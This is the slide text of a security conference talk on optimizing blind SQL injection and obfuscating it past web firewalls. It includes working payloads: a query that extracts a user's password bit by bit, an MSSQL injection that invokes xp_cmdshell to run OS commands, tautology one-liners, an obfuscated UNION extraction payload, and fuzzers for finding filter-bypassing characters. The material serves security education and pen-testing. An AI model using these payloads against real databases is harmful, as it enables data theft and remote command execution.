websec

‘) UNION SELECT `This_Talk` AS ('New Optimization and Obfuscation Techniques’)%00

Roberto Salgado

- Co-founder of Websec
- Provide information security solutions
- Pen-testing, training and monitoring
- Creator of The SQL Injection KB
- Pythonista / Security Researcher

Contact

- rsalgado@websec.ca
- http://www.websec.ca
- http://www.twitter.com/@LightOS

Overview

Optimization

- Analysis of Blind SQLi methods
- Optimized queries

Obfuscation

- Fuzzers
- Bypassing firewalls
- Fun with encodings

Leapfrog

- SQLi
- LFI
- XSS

Exploits of a mom

How to prevent SQL Injections?
http://www.bobby-tables.com


http://xkcd.com/327/

OPTIMIZATION

OPTIMIZATION

Intro

- Why do we care?


Buildings
my apartment
60 seconds
#1 = t
#2 = $t\frac{(1+\sqrt{2})}{3}$
#3 = $\frac{t\sqrt{5}}{3}$
①
② 48.2 seconds (80%)
③ 44.7 seconds (74%)
When I'm walking, I worry a lot about the efficiency of my path.
Buildings

http://xkcd.com/85/

OPTIMIZATION

Blind SQL Injections

Analysis of methods

- Bisection method
- Regex method
- Bitwise methods
- Binary to position (Bin2Pos)

OPTIMIZATION

Blind SQL Injections

Quick reminder

- We can only retrieve 1 character at a time
- We test if we have the correct character with “True” and “False” responses

Example

- SELECT * FROM users WHERE id=1 AND 1=1
- SELECT * FROM users WHERE id=1 AND 1=2

OPTIMIZATION

ASCII Table

- Each ASCII character can be represented in 1 byte or 8 bits

Character	a
Binary (base 2)	01100001
Octal (base 8)	141
Decimal (base 10)	97
Hexadecimal (base 16)	61

OPTIMIZATION

ASCII Table

OPTIMIZATION

ASCII Table

The 8th bit of the ASCII characters we're interested in is always 0

Decimal	Hexadecimal	Binary
0	00	00000000
127	7F	01111111
255	FF	11111111

The range we're interested in

Decimal	Hexadecimal	Binary
0	00	00000000
127	7F	01111111

OPTIMIZATION

Bisection Method

- Binary search algorithm
- ASCII range 32 – 126
- Split in half: (32 + 126) / 2 = 79
- Is the value greater or lesser?
- Split result in half again and repeat

OPTIMIZATION

Bisection Method


a = 97 decimal

97 between 79 and 126	True	(32 + 126) / 2 = 79
97 between 79 and 103	True	(79 + 126) / 2 = 102.5
97 between 79 and 91	False	(79 + 103) / 2 = 91
97 between 91 and 103	True	(91 + 103) / 2 = 97
97 between 91 and 97	True	(91 + 97) / 2 = 95
97 between 91 and 95	False	(95 + 97) / 2 = 96
97 between 95 and 97	True	97 != 96 97 == 97

OPTIMIZATION

Bisection Method

Binary Search Tree



OPTIMIZATION

Bisection Method

“Bisection method”

Pros:

- Logarithmic log2(N)
- Divide-and-conquer algorithm
- 6-7 RPC

Cons:

- Same average case / worst case scenario

OPTIMIZATION

Regex Method

“Regex method” - By *Simone 'R00T_ATI' Quatrini* and *Marco 'white_sheep' Rondini*

REGEXP '^[a-z]'	True
REGEXP '^[a-n]'	True
REGEXP '^[a-g]'	False
REGEXP '^[h-n]'	True
REGEXP '^[h-l]'	False

OPTIMIZATION

Regex Method

“Regex method” - By *Simone 'R00T_ATI' Quatrini* and *Marco 'white_sheep' Rondini*

Pros:

- No need to convert to decimal
- Bisection method on REGEX

Cons:

- Same amount of requests as bisection

OPTIMIZATION

Bitwise Methods

- Each ASCII character can be represented in 1 byte or 8 bits

- The MSB of the ASCII range of characters we're interested in is always 0

- The amount of requests will always be 7

OPTIMIZATION

Bitwise Methods

"Faster Blind MySQL Injection Using Bit Shifting" - By Jelmer de Hen

a = 97 dec = 01100001

(97 >> 7) = 0	1 or 0	1
(97 >> 6) = 0	1 or 0	0
(97 >> 5) = 2	010 or 011	0
(97 >> 4) = 6	0110 or 0111	1

OPTIMIZATION

Bitwise Methods

"Faster Blind MySQL Injection Using Bit Shifting" - By Jelmer de Hen

Pros:

- The amount of requests is consistent

Cons:

- Always uses 7 RPC
- Weird implementation
- No threading

OPTIMIZATION

Bitwise Methods

"Faster Blind MySQL Injection Using Bit Shifting" - My variation

01100001	>> 7	00000000	0
01100001	>> 6	00000001	1
01100001	>> 5	00000011	3
01100001	>> 4	00000110	6
01100001	>> 3	00001100	12
01100001	>> 2	00011000	24
01100001	>> 1	00110000	48
01100001	>> 0	01100001	97

OPTIMIZATION

Bitwise Methods

"Faster Blind MySQL Injection Using Bit Shifting" - My variation

a = 97 dec = 01100001

substr(bin(97>>7),-1,1)	1 or 0	0
substr(bin(97>>6),-1,1)	1 or 0	1
substr(bin(97>>5),-1,1)	1 or 0	1
substr(bin(97>>4),-1,1)	1 or 0	0

OPTIMIZATION

Bitwise Methods

"Faster Blind MySQL Injection Using Bit Shifting" - My variation

Pros:

- The amount of requests is consistent
- Threading

Cons:

- Always uses 7 RPC

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

a = 97 dec = 01100001

97 & 1	00000001	
97 & 2	00000010	
97 & 4	00000100	
97 & 8	00001000	

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

a = 97 dec = 01100001

97 & 1	00000001	1
97 & 2	00000010	
97 & 4	00000100	
97 & 8	00001000	

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

a = 97 dec = 01100001

97 & 1	00000001	1
97 & 2	00000010	0
97 & 4	00000100	
97 & 8	00001000	

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

a = 97 dec = 01100001

97 & 1	00000001	1
97 & 2	00000010	0
97 & 4	00000100	0
97 & 8	00001000	

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

a = 97 dec = 01100001

97 & 1	00000001	1
97 & 2	00000010	0
97 & 4	00000100	0
97 & 8	00001000	0

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

a = 97 dec = 01100001

97 & 1	00000001	1
97 & 2	00000010	0
97 & 4	00000100	0
97 & 8	00001000	0

OPTIMIZATION

Bitwise Methods

"Bit ANDing" - By Ruben Ventura

Pros:

- The amount of requests is consistent
- Threading

Cons:

- Always uses 7 RPC

OPTIMIZATION

Bin2Pos Method

- Requires a set of possible characters (32 – 126 decimal)
- The closer the char is to the beginning of the set, the less amount of requests required
- We can arrange the set of characters by most common letters

OPTIMIZATION

Bin2Pos Method

- Map the character to its position in the set
- Convert this position to binary
- Now we have reduced the characters we have to look for to 2 (0 and 1)

OPTIMIZATION

Bin2Pos Method

- Our set (without capitals)
  - abcdefghijklmnopqrstuvwxyz _0123456789,.<>/?;:\'"[{]}\|=+-)(*&^%$#@!`~
- A hex set
  - 0123456789ABCDEF
- Largest set has 94 positions
  - BIN(1) = 1
  - BIN(94) = 1011110

OPTIMIZATION

Bin2Pos Method

IF((@a:=MID(**BIN**(**POSITION**(MID((SELECT password from users where id=2 LIMIT 1),1,1)IN (CHAR(**48,49,50,51,52,53,54,55,56,57,65,66,67,68,69,70**))),1,1))!=space(0),2-@a,0/0)

OPTIMIZATION

Bin2Pos Method

- LOWERCASE_SET = (“a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z, 0,1,2,3,4,5,6,7,8,9,_,!,@,#,$,%,^,&,*,(,),-,+,=,\,,., \", ',~,`,\\,|, {,},[,],:,;, ”)

OPTIMIZATION

Bin2Pos Method

- "C" is 3rd position in the set, which equals 11 in binary
- Our request starts with the first on bit
- Therefore, the first number will always be 1

OPTIMIZATION

Bin2Pos Method

Retrieving “11”

- We know the first digit is 1
- No request required
- Is the second digit 1?
- True
- Is the third digit 1?
- False, there is no third digit
- Total requests required for “C”: 2

OPTIMIZATION

Bin2Pos Method

Taking it a step further

The most common first letter in a word in order of frequency

T, O, A, W, B, C, D, S, F, M, R, H, I, Y, E, G, L, N, O, U, J, K

Letters most likely to follow E in order of frequency

R,S,N,D

The most common digraphs on order of frequency

TH, HE, AN, IN, ER, ON, RE, ED, ND, HA, AT, EN, ES, OF, NT, EA, TI, TO, IO, LE, IS, OU, AR, AS, DE, RT, VE

The most common trigraphs in order of frequency

THE, AND, THA, ENT, ION, TIO, FOR, NDE, HAS, NCE, TIS, OFT, MEN

http://scottbryce.com/cryptograms/stats.htm

OPTIMIZATION

Bin2Pos Method

Pros:


- Only 1-6 RPC
- No matter the size of the set, RPC will always be less than bisection

Cons:

- Requires 2 different parameter values

OPTIMIZATION

Bin2Pos Method



OPTIMIZATION

Method Comparison

DEMO

OPTIMIZING QUERIES

OPTIMIZING QUERIES

Data Extraction

Retrieve all databases, tables and columns with just **one** query.

OPTIMIZING QUERIES

MySQL

By Ionut Maroiu

```
SELECT (@) FROM (SELECT(@:=0x00),(SELECT (@)
FROM (information_schema.columns) WHERE
(table_schema>=@) AND (@)IN (@:=CONCAT(@,
0x0a,' [ ',table_schema,' ] >',table_name,' >
',column_name))))x
```

OPTIMIZING QUERIES

MySQL - Demo

Demo

OPTIMIZING QUERIES
MSSQL

By Daniel Kachakil

```
SELECT table_name + ', ' FROM
information_schema.tables FOR XML PATH('')
```

OPTIMIZING QUERIES

Oracle

```
SELECT RTRIM(XMLAGG(XMLELEMENT(e, table_name
|| ',')).EXTRACT('//text()').EXTRACT('//text()') ,',') FROM
all_tables
```

OPTIMIZING QUERIES
PostgreSQL

By Dmitriy Serebryannikov

```
SELECT array_to_json(array_agg(tables))::text FROM
(SELECT schemaname, relname FROM
pg_stat_user_tables) AS tables LIMIT 1
```

OPTIMIZING QUERIES
MSSQL

One query for RCE

- Check to see if xp_cmdshell is loaded
- If enabled, check if active
- Run the 'dir' command and store the results into TMP_DB

OPTIMIZING QUERIES
MSSQL

```
' IF EXISTS (SELECT 1 FROM INFORMATION_SCHEMA.TABLES WHERE
TABLE_NAME='TMP_DB') DROP TABLE TMP_DB DECLARE @a
varchar(8000) IF EXISTS(SELECT * FROM dbo.sysobjects WHERE id =
object_id (N'[dbo].[xp_cmdshell]') AND OBJECTPROPERTY (id,
N'IsExtendedProc') = 1) BEGIN CREATE TABLE %23xp_cmdshell (name
nvarchar(11), min int, max int, config_value int, run_value int) INSERT
%23xp_cmdshell EXEC master..sp_configure 'xp_cmdshell' IF EXISTS
(SELECT * FROM %23xp_cmdshell WHERE config_value=1)BEGIN
CREATE TABLE %23Data (dir varchar(8000)) INSERT %23Data EXEC
master..xp_cmdshell 'dir' SELECT @a='' SELECT @a=Replace(@a
%2B'<br></font><font color="black">'%2Bdir,'<dir>','</font><font
color="orange">') FROM %23Data WHERE dir>@a DROP TABLE
%23Data END ELSE SELECT @a='xp_cmdshell not enabled' DROP
TABLE %23xp_cmdshell END ELSE SELECT @a='xp_cmdshell not found'
SELECT @a AS tbl INTO TMP_DB--
```

OPTIMIZING QUERIES

MSSQL - Demo

Demo

OPTIMIZING QUERIES
More Single Liners

- Testing can become tedious
- Injections can use single, double or no quotations at all
- 400+ parameters/module

3 separate tests for each variation:

- OR 1=1
- OR '1'='1
- OR “1”=“1

OPTIMIZING QUERIES

More Single Liners

How about fusing them?

- `OR 1#"OR"'OR''='"="'OR''='`

OPTIMIZING QUERIES

More Single Liners

How about fusing them?

- `OR 1#"OR"'OR''='"="'OR''='`

- No quotations

OPTIMIZING QUERIES

More Single Liners

How about fusing them?

- `OR 1#"OR"'OR''='"="'OR''='`

- No quotations
- Double quotations

OPTIMIZING QUERIES

More Single Liners

How about fusing them?

- `OR 1#"OR"'OR''='"="'OR''='`

- No quotations
- Double quotations
- Single quotations

OPTIMIZING QUERIES

More Single Liners

What about ANDing?

- `!=0--+"!="'!='`

OPTIMIZING QUERIES

More Single Liners

What about ANDing?

- `!=0--+"!="'!='`

- No quotations

OPTIMIZING QUERIES

More Single Liners

What about ANDing?

- `!=0--+"!="'!='`

- No quotations
- Double quotations

OPTIMIZING QUERIES
More Single Liners

What about ANDing?

- `!=0--+"!="'!='`

- No quotations
- Double quotations
- Single quotations

OBFUSCATION

OBFUSCATION

What is it?

http://wellington.pm.org/archive/200704/simple_obfu/images/obfuscation_02.png

OBFUSCATION

How to confuse an admin

```
UNION select@0o0oOOO0Oo0OOooOooOoO00Oooo0o0oOO $ fRom(SeLEct@0o0oOOO0Oo0OOooOooOoO00Oooo0o0oOO
frOM`information_schema`.`triggers`)0o0oOOO0Oo0OOooOooOoO00Oooo0o0oOO WHere !FAlSE||tRue&&FalSe||FalsE&&TrUE
like TruE||FalSE union/*!
98765select@000OO0O0OooOoO0OOoooOOoOooo0o0o:=grOup_cONcaT(`username`)``from(users)whErE(username)like'admin'limi
t 1*/select@000OO0O0OooOoO0OOoooO0oOooo0o0o limit 1,0 UnION SeleCt(selEct(sELecT/*!
67890sELect@000OO0O0O0oOoO0OOoooOOoOooo0o0o:=group_concat(`table_name`)FrOM information_schema.statistics WhERE
TABLe_SCHEmA In(database())*//*!@000OO0O0OooOoO0OOoooO0oOooo0o0o:=gROup_conCat(/*!taBLe_naME)*/fRoM
information_schema.partitions where TABLe_SCHEma not in(concat((select insert(insert((select
(collation_name)from(information_schema.collations)where(id)=true
+true),true,floor(pi()),trim(version()from(@@version))),floor(pi()),ceil(pi()*pi()),space(0))), conv((125364/(true-!true))-42351,
ceil(pi()*pi()),floor(pow(pi(),pi())))),mid(aes_decrypt(aes_encrypt(0x6175746F6D6174696F6E,0x4C696768744F53),
0x4C696768744F53)FROM floor(version()) FOR ceil(version())),rpad(reverse(lpad(collation(user()),ceil(pi())--@@log_bin,0x00)),! !
true,0x00),CHAR((ceil(pi())+!false)*ceil((pi()+ceil(pi()))*pi()),(ceil(pi()*pi())*ceil(pi()*pi()))--cos(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))--
ceil(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))-cos(pi()),(ceil(pi()*pi())*ceil(pi()*pi()))--floor(pi()*pi()),(ceil(pi()*pi())*ceil(pi()*pi()))-floor(pi()))),
0x6d7973716c))from(select--(select~0x7))0o0oOOO0Oo0OOooOooOoO00Oooo0o0oO)from(select@/*!/*!$*/from(select
+3.``)000oOOO0Oo0OOooOooOoO00Oooo0o0oO)0o0oOOO0Oo0OOooOooOoO00Oooo0o0oO/*!
76799sElect@000OO0O0OooOoO00Oooo0OoOooo0o0o:=group_concat(`user`)``from`mysql.user`WHeRe(user)=0x726f6f74*/
#(SeLECT@ uNioN sElEcT AlL group_concat(cOLumN_nAME,1,1)FroM InFoRMaTioN_ScHemA.COLUMNS where taBle_scHema not
in(0x696e666f726d6174696f6e5f736368656d61,0x6d7973716c)UNION SELECT@0o0oOOO0Oo0OOooOooOoO00Oooo0o0oOO
UNION SELECT@0o0oOOO0Oo0OOooOooOoO00Oooo0o0oOO UNION SELECT@000OO0O0OooOoO0OOoooO0oOooo0o0oOO
UNION SELECT@0o0oOOO0Oo0OOooOooOoO00Oooo0o0oOO)
```

BYPASSING FIREWALLS

BYPASSING FIREWALLS

General Tips

- Read documentation for unexpected behavior and oddities
- Learn what the DBMS is capable of and what it can handle
- Fuzzers can help find undocumented oddities
- Be creative!

OBFUSCATION

Simple PHP Fuzzer

```
<?php
    $link = mysql_connect('localhost', 'root', '');
    for($i=0; $i<=255; $i++) {
        $query = mysql_query("SELECT 1 FROM dual WHERE 1" . chr($i) . "=1");

        if(!$query) {
            continue;
        }

        echo $i . ':0x' . dechex($i) . ':' . chr($i) . '<br>';
    }
?>
```

OBFUSCATION

Simple PHP Fuzzer

OBFUSCATION

Simple Python Fuzzer

```python
def main():
    warnings.warn("deprecated", DeprecationWarning)
    db = MySQLdb.connect(host="localhost", user="root", passwd="", db="test", port=1337)
    cursor = db.cursor()

    for a in range(256):
        try:
            cursor.execute("SELECT 1 FROM%susers WHERE 1=1 limit 1" % (chr(a)))

            print "a:%d:%s:%s" % (a, hex(a), chr(a) if a!=10 else "NEW LINE")

        except (MySQLdb.Error):
            cursor = db.cursor()
            continue
```

OBFUSCATION

Allowed Whitespaces

SQLite3

- 0A, 0D, 0C, 09, 20

MySQL 5

- 09, 0A, 0B, 0C, 0D, A0, 20

MySQL 3

- 01, 02, 03, 04, 05, 06, 07, 08, 09, 0A, 0B, 0C, 0D, 0E, 0F, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 1A, 1B, 1C, 1D, 1E, 1F, 20, 7F, 80, 81, 88, 8D, 8F, 90, 98, 9D, A0

OBFUSCATION

Allowed Whitespaces

PostgreSQL

- 0A, 0D, 0C, 09, 20

Oracle 11g

- 00, 0A, 0D, 0C, 09, 20

